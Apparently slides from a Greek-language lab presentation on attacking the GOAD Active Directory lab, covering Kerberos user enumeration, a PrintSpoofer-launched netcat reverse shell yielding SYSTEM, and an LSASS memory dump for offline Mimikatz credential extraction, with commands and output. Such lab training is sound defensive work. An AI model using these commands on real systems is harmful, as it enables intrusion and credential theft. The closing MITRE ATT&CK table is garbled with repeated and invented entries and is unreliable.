**Απαρίθμηση ονόματος χρήστη με χρήση Kerberos:**

```
nmap -T2 -p 88 --script=krb5-enum-users --script-args="krb5
enum-users.realm='north.sevenkingdoms.local',
userdb=got_users.txt" 192.168.56.11
```

```
1 Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 23:34 EEST
2 Nmap scan report for 192.168.56.11
3 Host is up (0.0032s latency).
4
5 PORT      STATE SERVICE
6 88/tcp    open  kerberos-sec
7 | krb5-enum-users:
8 | Discovered Kerberos principals
9 |   hodor@north.sevenkingdoms.local
10 |   jeor.mormont@north.sevenkingdoms.local
11 |   rickon.stark@north.sevenkingdoms.local
12 |   catelyn.stark@north.sevenkingdoms.local
13 |   samwell.tarly@north.sevenkingdoms.local
14 |   jon.snow@north.sevenkingdoms.local
15 |   sansa.stark@north.sevenkingdoms.local
16 |   robb.stark@north.sevenkingdoms.local
17 |_   arya.stark@north.sevenkingdoms.local
18
19 Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
20
```







# Κύκλος ζωής επίθεσης στο GOAD- Δημιουργία ερείσματος-αρχική παραβίαση-IIS Server

Εργαλεία επιτιθέμενων σε δίκτυο, όπως winpeas, printspoofer κ.λπ.

```
Import bookmarks... Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H
Volume in drive X has no label.
Volume Serial Number is ABCD-EFAA Command:  excute

Directory of X:\
05/24/2023 06:29 AM          7,168 shell-x64.exe
05/15/2023 03:59 AM          1,400 cmdasp.aspx
06/06/2023 06:40 AM           103 north.sevenkingdoms_users.txt
05/24/2023 01:31 PM          1,001 got_users.txt
06/06/2023 08:03 AM      <DIR> sprayhound
06/08/2023 10:19 AM          59,392 nc.exe
05/24/2023 06:34 AM      1,105,985 Invoke-SweetPotato.ps1
05/14/2023 01:20 PM          3,836 shell.aspx
05/24/2023 06:57 AM      <DIR> Microsoft
05/13/2023 06:52 AM          15,725 full_scan_goad.nmap
05/13/2023 06:52 AM          120,717 full_scan_goad.xml
05/24/2023 01:37 PM           427 essos.local_users.txt
05/15/2023 06:00 AM          62,548 winpeas.txt
05/13/2023 03:35 AM           8,159 pfSense-UDP4-1194-vpnuser1-config (2).ovpn
05/24/2023 01:42 PM           593 sevenkingdoms.local_users.txt
05/13/2023 06:52 AM          5,600 full_scan_goad.gnmap
05/24/2023 01:34 PM           683 north.sevenkingdoms.local_users.nmap
06/08/2023 10:12 AM           1,259 Inveight.txt
05/24/2023 07:46 AM        347,648 JuicyPotato.exe
10/05/2022 06:02 PM        768,000 Inveigh.exe
06/06/2023 07:41 AM           1,271 khal.drogo.ccache
06/08/2023 10:19 AM          27,136 PrintSpoofer.exe
05/15/2023 05:26 AM          35,946 winPEAS.bat
05/15/2023 03:53 AM           1,181 cmd-asp-5.1.asp
          22 File(s)      2,583,970 bytes
          2 Dir(s)          0 bytes free
```

# Κύκλος ζωής επίθεσης στο GOAD- Δημιουργία ερείσματος-αρχική παραβίαση-IIS Server

**Τοπική κλιμάκωση προνομίων** αντίγραφο

```
X:\nc.exe C:\tmp\nc.exe rlwrap nc -lvp 1337
```

```
X:\PrintSpoofer.exe -c "c:\tmp\nc.exe 10.0.8.2 1337 -e cmd"
```

```
(chris@kali)-[~/GOAD]
└─$ nc -lvp 1337
listening on [any] 1337 ...
connect to [10.0.8.2] from (UNKNOWN) [192.168.56.22] 49780
Microsoft Windows [Version 10.0.17763.4377]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>|
```



# Κύκλος ζωής επίθεσης στο GOAD- Εγκαθίδρυση ερείσματος-Κλιμάκωση προνομίων

**Αποσπάστε τη μνήμη Dump της διαδικασίας LSASS και  
κατευθύνετε το Mimikatz στον κεντρικό υπολογιστή.**

```
PS Q:\> tasklist
tasklist
```

| Image Name          | PID  | Session Name | Session# | Mem Usage |
|---------------------|------|--------------|----------|-----------|
| System Idle Process | 0    | Services     | 0        | 8 K       |
| System              | 4    | Services     | 0        | 128 K     |
| Registry            | 88   | Services     | 0        | 69,308 K  |
| smss.exe            | 304  | Services     | 0        | 1,212 K   |
| csrss.exe           | 400  | Services     | 0        | 6,016 K   |
| wininit.exe         | 476  | Services     | 0        | 6,872 K   |
| csrss.exe           | 484  | Console      | 1        | 4,920 K   |
| winlogon.exe        | 548  | Console      | 1        | 9,708 K   |
| services.exe        | 616  | Services     | 0        | 12,776 K  |
| lsass.exe           | 624  | Services     | 0        | 20,356 K  |
| svchost.exe         | 740  | Services     | 0        | 3,876 K   |
| fontdrvhost.exe     | 760  | Services     | 0        | 3,864 K   |
| fontdrvhost.exe     | 768  | Console      | 1        | 3,784 K   |
| svchost.exe         | 776  | Services     | 0        | 13,452 K  |
| svchost.exe         | 872  | Services     | 0        | 9,632 K   |
| svchost.exe         | 916  | Services     | 0        | 7,916 K   |
| LogonUI.exe         | 988  | Console      | 1        | 43,060 K  |
| dwm.exe             | 1004 | Console      | 1        | 37,116 K  |



# Κύκλος ζωής επίθεσης στο GOAD- Εγκαθίδρυση ερείσματος-Κλιμάκωση προνομίων

**net use Q: \\live.sysinternals\tools**

```
PS Q:\> .\procdump64.exe -accepteula -ma 624 C:\tmp\lsass.dmp
.\procdump64.exe -accepteula -ma 624 C:\tmp\lsass.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:46:46] Dump 1 initiated: C:\tmp\lsass.dmp
[12:46:46] Dump 1 writing: Estimated dump file size is 48 MB.
[12:46:46] Dump 1 complete: 49 MB written in 0.4 seconds
[12:46:46] Dump count reached.
```

**net use Q: \\live.sysinternals\tools**

**Εξαγωγή μνήμης dmp και λήψη κωδικών πρόσβασης εκτός σύνδεσης.**

**Εναλλακτικά, χρησιμοποιήστε το share του χρήστη System στο μηχανήμα επιτιθέμενου και κατευθύνετε το Mimikatz απευθείας στον υπολογιστή του θύματος.**





# MITRE ATT&CK & εξερεύνηση ομάδας ατομικού κόκκινου

| Reconnaissance<br>10 techniques                     | Resource Development<br>8 techniques     | Initial Access<br>10 techniques                     | Execution<br>14 techniques                          | Persistence<br>20 techniques           | Privilege Escalation<br>14 techniques         | Defense Evasion<br>14 techniques              | Credential Access<br>17 techniques        | Discovery<br>12 techniques                      | Lateral Movement<br>9 techniques                  | Collection<br>17 techniques                 | Command and Control<br>18 techniques                    | Exfiltration<br>9 techniques                            | Impact<br>14 techniques                  |
|---|--|---|---|--|---|---|---|---|---|---|---|---|--|
| Active Scanning <a href="#">↗</a>                   | Access <a href="#">↗</a>                 | Custom Injection <a href="#">↗</a>                  | Cloud Administration Command <a href="#">↗</a>      | Account Manipulation <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Adversary in the Middle <a href="#">↗</a> | Account Discovery <a href="#">↗</a>             | Exploitation of Remote Services <a href="#">↗</a> | Adversary in the Middle <a href="#">↗</a>   | Application Layer Protocol <a href="#">↗</a>            | Automated Enumeration <a href="#">↗</a>                 | Account Access Removal <a href="#">↗</a> |
| Cache Poisoning Information <a href="#">↗</a>       | Account Hijacking <a href="#">↗</a>      | Device Compromise <a href="#">↗</a>                 | Command and Control Interceptor <a href="#">↗</a>   | API Calls <a href="#">↗</a>            | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Application WMI <a href="#">↗</a>         | Application WMI Discovery <a href="#">↗</a>     | Internal Spearphishing <a href="#">↗</a>          | Application WMI Discovery <a href="#">↗</a> | Communication Through Removable Media <a href="#">↗</a> | Data Transfer via Command and Control <a href="#">↗</a> | Data Destruction <a href="#">↗</a>       |
| Cache Victim Identity Information <a href="#">↗</a> | Compromise Accounts <a href="#">↗</a>    | Exploit Public Facing Application <a href="#">↗</a> | Container Administration Command <a href="#">↗</a>  | API Calls <a href="#">↗</a>            | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Cloud Service Discovery <a href="#">↗</a> | Browser Information Discovery <a href="#">↗</a> | Local File Transfer <a href="#">↗</a>             | Automated Collection <a href="#">↗</a>      | Content Injection <a href="#">↗</a>                     | Data Encrypted for Impact <a href="#">↗</a>             | Data Manipulation <a href="#">↗</a>      |
| Cache Victim Network Information <a href="#">↗</a>  | Compromise Information <a href="#">↗</a> | Remote Remote Services <a href="#">↗</a>            | Device Enumeration <a href="#">↗</a>                | API Calls <a href="#">↗</a>            | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Cloud Service Discovery <a href="#">↗</a> | Browser Information Discovery <a href="#">↗</a> | Remote File Transfer <a href="#">↗</a>            | Automated Collection <a href="#">↗</a>      | Content Injection <a href="#">↗</a>                     | Data Encrypted for Impact <a href="#">↗</a>             | Data Manipulation <a href="#">↗</a>      |
| Cache Victim Org Information <a href="#">↗</a>      | Device Capabilities <a href="#">↗</a>    | Hardware Address <a href="#">↗</a>                  | Exploitation for Client Execution <a href="#">↗</a> | API Calls <a href="#">↗</a>            | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Cloud Service Discovery <a href="#">↗</a> | Browser Information Discovery <a href="#">↗</a> | Remote File Transfer <a href="#">↗</a>            | Automated Collection <a href="#">↗</a>      | Content Injection <a href="#">↗</a>                     | Data Encrypted for Impact <a href="#">↗</a>             | Data Manipulation <a href="#">↗</a>      |
| Cache Victim System Information <a href="#">↗</a>   | Device Capabilities <a href="#">↗</a>    | Hardware Address <a href="#">↗</a>                  | Exploitation for Client Execution <a href="#">↗</a> | API Calls <a href="#">↗</a>            | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Cloud Service Discovery <a href="#">↗</a> | Browser Information Discovery <a href="#">↗</a> | Remote File Transfer <a href="#">↗</a>            | Automated Collection <a href="#">↗</a>      | Content Injection <a href="#">↗</a>                     | Data Encrypted for Impact <a href="#">↗</a>             | Data Manipulation <a href="#">↗</a>      |
| Search Open Technical Databases <a href="#">↗</a>   | Device Capabilities <a href="#">↗</a>    | Hardware Address <a href="#">↗</a>                  | Exploitation for Client Execution <a href="#">↗</a> | API Calls <a href="#">↗</a>            | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Cloud Service Discovery <a href="#">↗</a> | Browser Information Discovery <a href="#">↗</a> | Remote File Transfer <a href="#">↗</a>            | Automated Collection <a href="#">↗</a>      | Content Injection <a href="#">↗</a>                     | Data Encrypted for Impact <a href="#">↗</a>             | Data Manipulation <a href="#">↗</a>      |
| Search Open Webpages Domains <a href="#">↗</a>      | Device Capabilities <a href="#">↗</a>    | Hardware Address <a href="#">↗</a>                  | Exploitation for Client Execution <a href="#">↗</a> | API Calls <a href="#">↗</a>            | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Cloud Service Discovery <a href="#">↗</a> | Browser Information Discovery <a href="#">↗</a> | Remote File Transfer <a href="#">↗</a>            | Automated Collection <a href="#">↗</a>      | Content Injection <a href="#">↗</a>                     | Data Encrypted for Impact <a href="#">↗</a>             | Data Manipulation <a href="#">↗</a>      |
| Search Victim-Owned Websites <a href="#">↗</a>      | Device Capabilities <a href="#">↗</a>    | Hardware Address <a href="#">↗</a>                  | Exploitation for Client Execution <a href="#">↗</a> | API Calls <a href="#">↗</a>            | Abuse Windows Control Panel <a href="#">↗</a> | Abuse Windows Control Panel <a href="#">↗</a> | Cloud Service Discovery <a href="#">↗</a> | Browser Information Discovery <a href="#">↗</a> | Remote File Transfer <a href="#">↗</a>            | Automated Collection <a href="#">↗</a>      | Content Injection <a href="#">↗</a>                     | Data Encrypted for Impact <a href="#">↗</a>             | Data Manipulation <a href="#">↗</a>      |



# Σας ευχαριστώ για την προσοχή σας

Παρουσίαση από:

Χρήστος Γρηγοριάδης